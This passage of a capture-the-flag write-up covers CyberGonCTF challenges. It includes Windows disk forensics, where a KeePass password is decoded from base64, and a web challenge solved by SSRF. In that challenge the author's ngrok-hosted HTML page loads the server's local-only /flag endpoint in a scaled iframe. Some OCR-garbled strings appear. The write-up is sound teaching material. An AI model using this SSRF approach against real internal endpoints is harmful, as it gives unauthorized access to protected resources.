cm="1"><f t="array" aca="1" ref="G3" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c
r="H3" t="e" cm="1"><f t="array" aca="1" ref="H3" ca="1">EMBED("Package",
["Q31iZXJHb25DVEZ7jRrM19GMTRnFQ=="])</f><v>#NAME?</v></c><row r="4" spans="2:8" x14ac:dyDescent="0.25"><c
r="B4" t="e" cm="1"><f t="array" aca="1" ref="B4" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c
r="C4" t="e" cm="1"><f t="array" aca="1" ref="C4" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c

```

Figure 5.23: Embedded Data from Sheet2.xml

I copied and pasted in sublime text. I found one text is strange.

The screenshot shows a Sublime Text editor window with a large block of XML code. Line 88 is highlighted with a yellow background. The line contains the string '\Q31iZXJHb25DVEZ7jRrM19GMTRnFQ=='. The status bar at the bottom shows the file path 'C:\Users\...'. The interface includes tabs for 'AB' and 'Find', and buttons for 'Replace' and 'Find All'.

```

67  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
68  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
69  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
70  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
71  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
72  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
73  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
74  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
75  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
76  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
77  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
78  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
79  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
80  ("Package", "Q31iZXJHb25DVEZ7jRlM19GMTRnFQ==")
81  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
82  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
83  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
84  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
85  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
86  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
87  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
88  ("Package", "Q31iZXJHb25DVEZ7eTB1@cwN183aDnfNTNjUjM3XzFOZjb9|")
89  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
90  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
91  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
92  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
93  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
94  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
95  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")
96  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
97  ("Package", "Q31iZXJHb25DVEZ7jRLM19GMTRnFQ==")
98  ("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")

```

Figure 5.24: Base64 Encoded String from Embedded Data

Decoding this text simply gave me the flag.

```
$ echo 'Q3lZXJHb25DVEZ7eTB1X0cwN183aDNfNTNjUjM3XzFOZjB9' | base64 -d
CyberGonCTF{y0u_G07_7h3_53cR37_1Nf0}
```

Figure 5.25: Flag Decoded from Base64 String

Flag: CyberGonCTF{y0u_G07_7h3_53cR37_1Nf0}

6. IR

Basic - 1 IR

Question: Can you find the timezone name and hostname

Scenario: In operation system information, there is a hostname.

Result: 1 of 1 Result	
Type	Value
Name	CYBERGON-CTF
Program Name	Windows 10 Enterprise
Processor Architecture	AMD64
Temporary Files Directory	%SystemRoot%\TEMP
Path	C:\WINDOWS
Product ID	00329-00000-00003-AA343
Owner	CyberGon-Admin
Source File Path	/img_Basic data partition.img
Artifact ID	-9223372036854775476

Figure 6.1: Operation System Information

```
07/18/2023 11:31:01.688 SetupEngine: Windows: 10.0 (19045) [100]
07/18/2023 11:31:01.688 SetupEngine: Processor: 2 processor(s), architecture=amd64
07/18/2023 11:31:01.688 SetupEngine: Memory: 4193336 KB, 525716 KB available
07/18/2023 11:31:01.688 SetupEngine: Locale: System=1033, UI=1033
07/18/2023 11:31:01.688 SetupEngine: Locale: en-US
07/18/2023 11:31:01.688 SetupEngine: OS String: 10.0_19045sp0.0x64-Wrk-1(1033;1033;en-US)
07/18/2023 11:31:01.688 SetupEngine: Local Time: 07/18/2023 18:31:01.688 (Time Zone: SE Asia Standard Time - bias: -420)
07/18/2023 11:31:01.688 SetupEngine: Number of milliseconds that have elapsed since the system was started: 4318359
07/18/2023 11:31:01.690 SetupEngine: Install root volume C:\ has bytes available to caller: 36377038848
07/18/2023 11:31:01.692 SetupEngine: The install root volume matches the TMP folder volume: True
07/18/2023 11:31:01.694 SetupCache: SetupCache::Initialize Migration completed with: 0x00000000
```

Figure 6.2: Time Zone Information

Flag: CyberGonCTF{SE Asia Standard Time_CYBERGON-CTF}

Victim Info IR

Question: Where did attacker get the email address of the employee?

Scenario: In one of the emails, I found the information.

	SENT		emillylawerance@outlook.com;	emillylawerance@outlook.com;	Any	2023-08-07 13:3
	INBOX		no-reply@microsoft.com;	emillylawerance@outlook.com;	Welcome to your new Outlook.com account	2023-08-04 18:0
	INBOX		maungyit1825@proton.me;	emillylawerance@outlook.com;	Docs for loans	2023-08-04 18:1
	INBOX		emillylawerance@outlook.com;	emillylawerance@outlook.com;		2023-08-07 13:5
	INBOX		maungyit1825@proton.me;	emillylawerance@outlook.com;	Re: Docs for loans	2023-08-07 13:5
	INBOX		davidpaul@carsame.co.th;	emillylawerance@outlook.com;	Sales News for BMW Series	2023-08-07 14:1
	INBOX		no-reply@sendspace.com;	emillylawerance@outlook.com;	Sendspace new user registration confirmation	2023-08-07 14:3

(45)

Information (1)

(88)

3)

d (21)

11)

ed (6)

Detected (105)

)

ected (4)

(3)

)

Figure 6.3: Email Information

Flag: CyberGonCTF{BusinessConf2023}

Application Name IR

Question: Do not forget to care about permission creeps. It can allow user to install unapproved application. Employee installed unapproved remote desktop application and can you find what application employee is using ?

Scenario: In the Installed Programs, I found anydesk which is the most suspicious remote desktop application.

MB File Size

- MB 50 - 200MB (45)
- MB 200MB - 1GB (14)
- MB 1GB+ (5)

Data Artifacts

- Chromium Extensions (158)
- Chromium Profiles (5)
- Communication Accounts (7)
- E-Mail Messages (10)
 - Default (Default)
 - Default (10)
- Favicon (635)
- Installed Programs (45)
- Metadata (7)
- Operating System Information (1)
- Recent Documents (88)
- Run Programs (3938)
- Shell Bags (96)
- USB Device Attached (21)
- Web Accounts (3)
- Web Bookmarks (2)
- Web Cache (15191)
- Web Cookies (1619)
- Web Downloads (20)
- Web Form Autofill (11)
- Web History (659)
- Web Search (111)

Analysis Results

- Encryption Suspected (6)
- EXIF Metadata (4)

Type	Value
Program Name	AnyDesk v.ad 7.1.13
Date/Time	2023-07-17 17:30:10 MMT
Source File Path	/img_Basic data partition.img/Windows/System32/config/SOFTWARE
Artifact ID	-9223372036854775496

Figure 6.4: Installed Applications Information

Flag: CyberGonCTF{anydesk}

Keeper IR

Question: How does employee keep credentials? What application?

Scenario: There also has keepass application in which user store credentials.

Chromium Extensions (158)

- Chromium Profiles (5)
- Communication Accounts (7)
- E-Mail Messages (10)
 - Default (Default)
 - Default (10)
- Favicon (635)
- Installed Programs (45)
- Metadata (7)
- Operating System Information (1)
- Recent Documents (88)
- Run Programs (3938)
- Shell Bags (96)
- USB Device Attached (21)
- Web Accounts (3)
- Web Bookmarks (2)
- Web Cache (15191)
- Web Cookies (1619)
- Web Downloads (20)
- Web Form Autofill (11)
- Web History (659)
- Web Search (111)

Analysis Results

- Encryption Suspected (6)

Type	Value
Program Name	KeePass Password Safe 2.54 v.2.54
Date/Time	2023-07-16 18:53:55 MMT
Source File Path	/img_Basic data partition.img/Windows/System32/config/SOFTWARE
Artifact ID	-9223372036854775481

Figure 6.5: Keepass Application Information

Flag: CyberGonCTF{keepass}

Bank Name IR

Question: Do you know the name of bank that is used by employee?

Scenario: I searched for bank names and found two names which were not valid. So I thought that might be stored in other places.

I found something interesting in ACCOUNT01 user's document folder.

Name	S	C	O	Modified Time	Change Time	Access Time
[current folder]				2023-08-07 14:04:32 MMT	2023-08-07 14:04:32 MMT	2023-08-14 00:19
[parent folder]				2023-07-18 00:02:15 MMT	2023-07-18 00:02:15 MMT	2023-08-14 00:19
AllinOne.kdbx			1	2023-08-07 14:04:32 MMT	2023-08-07 14:04:44 MMT	2023-08-07 14:04
list to do.txt			1	2023-07-18 00:04:16 MMT	2023-07-18 00:04:16 MMT	2023-08-07 14:00
onlyme.txt			1	2023-07-18 00:07:26 MMT	2023-07-18 00:07:26 MMT	2023-08-07 14:04

Figure 6.6: ACCOUNT01 user's Data

This is keepass database and onlyme.txt which includes base64 encoded string.

onlyme.txt	1	2023-07-18 00:07:26 MMT	2023-07-18 00:07:26 MMT	2023-08-07 14:04
RW1pbH0aGluZ3NBbGxCZXN0MjAyMyQkJA==				

Figure 6.7: Onlyme Text File

Decoding this will result getting the result.

```
$ echo 'RW1pbHl0aGluZ3NBbGxCZXN0MjAyMyQkJA==' | base64 -d  
EmilythingsAllBest2023$$$
```

Figure 6.8: Base64 Decode the Password

Using this password, I opened the database file and found the information I needed.

User Credentials Data					
	Title	User Name	Password	URL	Notes
	Sample Entry	User Name	*****	https://keepass.info/	Notes
	Sample Entry #2	Michael321	*****	https://keepass.info/help/kb/testform.html	
	Obank	emily970121	*****		
	Tax Portal	em0001	*****		

Figure 6.9: User Credentials Data

Flag: CyberGonCTF{Obank}

Data Exfiltration IR

Question: Attacked used same way like employee not to be suspicious traffics. Do you know what kinds of media or resource that used by attacker?

Scenario: In web history, the user searched for file hosting site.

History	2	https://anydesk.com/en/downloads/windows	2023-07-17 23:53:09 MMT	https://anydesk.com/en/downloads/windows	Remote Desktop Software for Windows – AnyDesk	Google Chrome
History	2	https://anydesk.com/en/downloads/windows?dv=win_exe	2023-07-17 23:53:14 MMT	https://anydesk.com/en/downloads/windows?dv=win_exe	Remote Desktop Software for Windows – AnyDesk	Google Chrome
History	2	https://www.google.com/search?q=sendspace&oq=sends...	2023-07-17 23:53:43 MMT	https://www.google.com/search?q=sendspace&oq=sends...	sendspace - ค้นหาด้วย Google	Google Chrome
History	2	https://www.google.com/search?q=sendspace&oq=sends...	2023-07-17 23:53:43 MMT	https://www.google.com/search?q=sendspace&oq=sends...	sendspace - ค้นหาด้วย Google	Google Chrome
History	2	https://www.sendspace.com/	2023-08-07 14:34:38 MMT	https://www.sendspace.com/	Free large file hosting. Send big files the easy way!	Google Chrome
History	2	https://www.google.com/search?q=cyberchef&oq=cyber...	2023-07-18 00:06:33 MMT	https://www.google.com/search?q=cyberchef&oq=cyber...	cyberchef - ค้นหาด้วย Google	Google Chrome
History	2	https://sentspace.com/	2023-07-18 00:15:03 MMT	https://sentspace.com/	Sentspace.com	Google Chrome
History	2	https://sentspace.com/	2023-07-18 00:15:03 MMT	https://sentspace.com/	Sentspace.com	Google Chrome
History	2	https://www.google.com/search?q=sentspace&oq=sentsp...	2023-07-18 00:15:14 MMT	https://www.google.com/search?q=sentspace&oq=sentsp...	sentspace - ค้นหาด้วย Google	Google Chrome
History	2	https://www.google.com/search?q=sentspace&oq=sentsp...	2023-07-18 00:15:14 MMT	https://www.google.com/search?q=sentspace&oq=sentsp...	sentspace - ค้นหาด้วย Google	Google Chrome
History	2	https://www.sendspace.com/	2023-08-07 14:34:38 MMT	https://www.sendspace.com/	Free large file hosting. Send big files the easy way!	Google Chrome
History	2	https://fs12u.sendspace.com/upload?SPEED_LIMIT=08MA...	2023-07-18 00:16:28 MMT	https://fs12u.sendspace.com/upload?SPEED_LIMIT=08MA...	Free large file hosting. Send big files the easy way!	Google Chrome

Figure 6.10: Web History Data

Flag: CybergonCTF{sendspace}

TA0001_A IR

Question: Hopefully, we all know ;). Can you investigate the belonging IP address with it ?

Scenario: In one of the email attached file, I found QR code within it.

The screenshot shows a digital forensic analysis interface. At the top, there's a navigation bar with tabs: Hex, Text, Application, Source File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, and Other Occurrences. Below the navigation bar, the text "Result: 7 of 11" is displayed. The main content area shows an email header with fields: From, To, CC, and Subject. The Subject field contains "Re: Docs for loans". Below the header, there are tabs for Headers, Text, HTML, RTF, Attachments (1), and Accounts. Under the "Attachments (1)" tab, a thumbnail of a QR code image is visible, along with its file path: "/img_Basic data partition.img/Users/ACCOUNT01/AppData/Roaming/Thunderbird/Profiles/g5yia1w8.default-release/ImapMail/outlook.office365.com/INBOX/F9C96B1A-1D27-4B34-B739-4E18E250B326.jpg".

Figure 6.11: QR Code Data from Email Attachment

Uploading it into qr scanner.

The screenshot shows the QRCode Raptor online scanner interface. The title "QRCode Raptor" is at the top, followed by "Online QR Code Scanner" and "Scan and Extract Text Online". There are two main input areas: one for "Open Camera" (with a camera icon) and one for "Upload QR Code Image" (with a cloud icon). A QR code image is displayed in the upload area. Below the input areas, a section labeled "QR Code Result" shows the extracted URL: "<https://tinyurl.com/23kdumaj>".

Figure 6.12: QR Code Data Extract

Found a link. I searched it in virustotal and found related IP Address.

Final URL
https://tinyurl.com/23kdumaj
Serving IP Address
172.67.1.225

Figure 6.13: Related IP Address

Flag: CyberGonCTF{172.67.1.225}

7. WEB

Love is Blurry

Question: Love is Blurry. Sometime you need a reading glasses. flag is at /flag but you won't able to see it.

Scenario: SSTI and iframe (html and css)

I found “**You should try POSTing the url!**” In the homepage of challenge page and I found “**allow only admin from local**” in the /flag endpoint. So I decided to try ssrf and I get blurred image of flage page as following.




Figure 7.1: blurred flag image

My idea is true but I didn't know how to get flag from this blurred image. So, search and tried many ways about ssrf but I didn't find the right way to extract the flag from this image. But I found the hint, that “**html and css can hack this challenge**”. I try with html page at my local python server and make public via ngrok (ngrok help me to make my local web server to access from public).

First, I need to check javascript is working or not. I write sample html file “**<script>document.write('hello world')</script>**” as “**test.html**” and call this file from challenge site via url parameter. I got response following and I knew that I could use javascript.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Render
<pre> 1 POST / HTTP/1.1 2 Host: cybergon-blur.chals.io 3 Sec-Ch-Ua: 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5645.97 Safari/537.36 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn q,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: none 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 Content-Type: application/x-www-form-urlencoded 17 Content-length: 67 18 19 url=https://c440-2a09-bacl-4b40-00-19b-15e.ngrok-free.app/test.html </pre>	

Figure 7.2: javascript test

I thought that I would write a simple html file and JavaScript codes from this file will extract all data from flag file and send it back to my server. So, I need to test whether the challenge website can request via JavaScript or not. I wrote the following codes to “test.html” and tested at localhost but failed with CORS.

```

<script>
const url = "https://cybergon-blur.chals.io/flag";
fetch(url)
.then(response => {
  if (!response.ok) {
    throw new Error(`HTTP error! Status: ${response.status}`);
  }
  return response.text() // Get the response body as text
})
.then(htmlData => {
  // Store the response HTML data into a variable
  const responseData = htmlData;
  console.log(responseData); // Print the response data to the console
})
.catch(error => {
  console.error("Fetch error:", error);
});
</script>

```

```

MUA Conver is disabled by site was false
✖ Access to fetch at 'https://cybergon-blur.chals.io/flag' from origin 'http://localhost' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If your server or proxy set the 'Access-Control-Allow-Origin' header to '*' then your request will succeed.
✖ ▶ GET https://cybergon-blur.chals.io/flag net::ERR_FAILED 200 (OK)
✖ ▶ Fetch error: TypeError: Failed to fetch
    at test.html:5:1
>

```

Figure 7.3: CORS Error

Then I think what I can do with html and CSS. I got an idea if I can change the size of text, I can see clearly. Let's test with large font size.

```

<html>
<style>
h1{
  font-size: 100px;
}
</style>
<h1>Hello World</h1>
</html>

```




Figure 7.4: Large Font Size

Damm I can get flag by this way. I think that I can control the size of flag page by using html iframe tag.

With the help of ChatGPT I get the following html code. I just changed transform scale value to get large font size of flag. And need to change transform original x-axis, y-axis value to get full flag text.

```
<!DOCTYPE html>
```

```

<html>
<head>
<style>
#myIframe {
    width: 100%;
    height: 600px;
    border: none;
    transform: scale(7); /* Apply a zoom of 1.2 (20% larger) */
    transform-origin: 0 0; /* Set the transformation origin */
}
</style>
</head>
<body>
<iframe id="myIframe" src="iframe-content.html"></iframe>
</body>
</html>

```

The screenshot shows a browser's developer tools with two tabs: 'Request' and 'Response'.
Request:
 Headers:
 1 POST / HTTP/1.1
 2 Host: cybergon-blur.chals.io
 3 Sec-Ch-Ua:
 4 Sec-Ch-Ua-Mobile: ?0
 5 Sec-Ch-Ua-Platform: ""
 6 Upgrade-Insecure-Requests: 1
 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.97 Safari/537.36
 8 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 9 Sec-Fetch-Site: none
 10 Sec-Fetch-Mode: navigate
 11 Sec-Fetch-User: ?1
 12 Sec-Fetch-Dest: document
 13 Accept-Encoding: gzip, deflate
 14 Accept-Language: en-US,en;q=0.9
 15 Connection: close
 16 Content-Type: application/x-www-form-urlencoded
 17 Content-Length: 67
 18
 19 url=https://c440-2a05-ba1-4b40-00-19b-15e.ngrok-free.app/test.html

Figure 7.5: Flag Format

But I can't see all the full flag data because the flag text is white color. I found the sample flag from the question. So, I changed the background color of iframe tag to black with the help of ChatGPT.

```

<!DOCTYPE html>
<html>
<head>
<style>
#myIframe {
    width: 100%;
    height: 600px;
    border: none;

```

```

position: relative;
transform: scale(8); /* Apply a zoom of 1.2 (20% larger) */
transform-origin: 0 0; /* Set the transformation origin */
z-index: 1;
}

#overlay {
width: 100%;
height: 100%;
background-color: black; /* Set your desired background color */
position: absolute;
top: 0;
left: 0;
z-index: 0;
pointer-events: none; /* Allow interaction with iframe content */
}
</style>
</head>
<body>
<iframe id="myIframe" src="http://localhost:8000/flag"></iframe>
<div id="overlay"></div>
</body>
</html>

```

The screenshot shows a browser's developer tools Network tab. On the left, the Request section displays a POST request to '/' with various headers. On the right, the Response section shows a large, blurry white text '555' against a black background.

Request Headers	Response Headers
POST / HTTP/1.1 Host: cybertron-blur.chals.io Sec-Ch-Ua: Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Connection: close Content-Type: application/x-www-form-urlencoded Content-length: 67 url=https://c440-2a09-bacl-4b40-00-19b-15e.ngrok-free.app/test.html	Response Headers Rendered Response: 555

Figure 7.6: Flag

I got full flag by changing transform original x-axis value.

Flag: CyberGon{5|5|r|F|_|1|5|_|C|0|0|1|1|3|3|7|_|2|2|c|6|e|8|b|e|f|2|b|8|c|d|e|5}